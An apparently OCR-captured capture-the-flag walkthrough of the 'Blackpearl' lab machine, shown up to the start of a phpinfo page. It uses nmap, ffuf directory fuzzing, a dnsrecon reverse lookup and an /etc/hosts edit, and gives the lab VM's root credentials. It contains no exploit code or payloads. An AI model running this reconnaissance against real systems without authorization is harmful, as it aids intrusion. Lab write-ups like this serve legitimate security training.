
Walkthrough - Blackpearl

username: root


password: tcm

First a foremost i do a nmap scan on the target.



```
└─$ nmap -A -p- -T4 192.168.85.141
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 20:32 PDT
Nmap scan report for 192.168.85.141
Host is up (0.0014s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey: 
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_  256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid: 
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open  http    nginx 1.14.2
|_http-title: Welcome to nginx!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.72 seconds
```

So in this i find that port 22 and 53 are likely not the options for us. we could go on with the 80, and view the website.




Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.


For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.


I got a default web page what i am going to do here is FUZZ this to get more information.



```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
<!-- Webmaster: alek@blackpearl.tcm -->
</html>

```



```
┌──(iflat㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.85.14
1/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.85.141/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

# directory-list-2.3-medium.txt [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 0ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 652, Words: 82,
 Lines: 27, Duration: 0ms]
# Copyright 2007 James Fisher [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 1ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 652, Words: 82, Li
nes: 27, Duration: 0ms]
# on atleast 2 different hosts [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 0ms]
#                       [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 0ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 652, Words: 82, Lines: 27, Du
ration: 0ms]
#                       [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 1ms]
#                       [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 0ms]
                        [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 0ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 652, Words: 82, Lines: 27, Du
ration: 2ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 652, Words: 82,
Lines: 27, Duration: 2ms]
#                       [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 2ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 652, Words: 82, Lines
: 27, Duration: 9ms]
secret                  [Status: 200, Size: 209, Words: 31, Lines: 9, Duration: 140ms]
                        [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 1ms]
:: Progress: [220560/220560] :: Job [1/1] :: 18181 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
```



```
1/FUZZ

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http:
 :: Wordlist         : FUZZ:
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Respon
________________________________________________

# directory-list-2.3-medium.t
# Priority ordered case sensi
 Lines: 27, Duration: 0ms]
# Copyright 2007 James Fisher
# Attribution-Share Alike 3.0
nes: 27, Duration: 0ms]
# on atleast 2 different host
#                       [Stat
# Suite 300, San Francisco, C
ration: 0ms]
#                       [Stat
#                       [Stat
                        [Stat
# This work is licensed under
ration: 2ms]
# license, visit http://creat
Lines: 27, Duration: 2ms]
#                       [Stat
# or send a letter to Creativ
: 27, Duration: 9ms]
secret                  [Stat
                        [Stat
:: Progress: [220560/220560] :: Job [1/1] :: 18181 req/sec :: Duration: [0:00:12] :: Err

┌──(iflal㉿kali)-[~]
└─$ ▯
```

~/Downloads/secret - Mousepad

```
OMG you got r00t !


Just kidding... search somewhere else. Directory busting won't give
anything.

<This message is here so that you don't waste more time directory busting
this particular website.>

- Alek

```

192.168.85.141/secret

Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.


For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

Downloads - Thunar


"secret" | 209 bytes | plain text document

From just my simple search and fuzzing i found a directory called secret and i didn't get much evidence. so for more in depth i am going to check the port 53 which is a DNS port.




```
└─$ dnsrecon -r 127.0.0.0/24 -n 192.168.85.141 -d info
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+]      PTR blackpearl.tcm 127.0.0.1
[+] 1 Records Found
```

So here the -r is to give the range, -n is to give the victim machine ip and the -d is for domain, in this case i have given info is just for it if not the command wont work without that -d. So here i found that 127.0.0.1 blackperl so there is a point a record to this. so now we need to add that to our dns for the etc/hosts,




```
  GNU nano 7.2                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.85.141  blackpearl.tcm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```



PHP Version 7.3.27-1~deb10u1


System	Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, 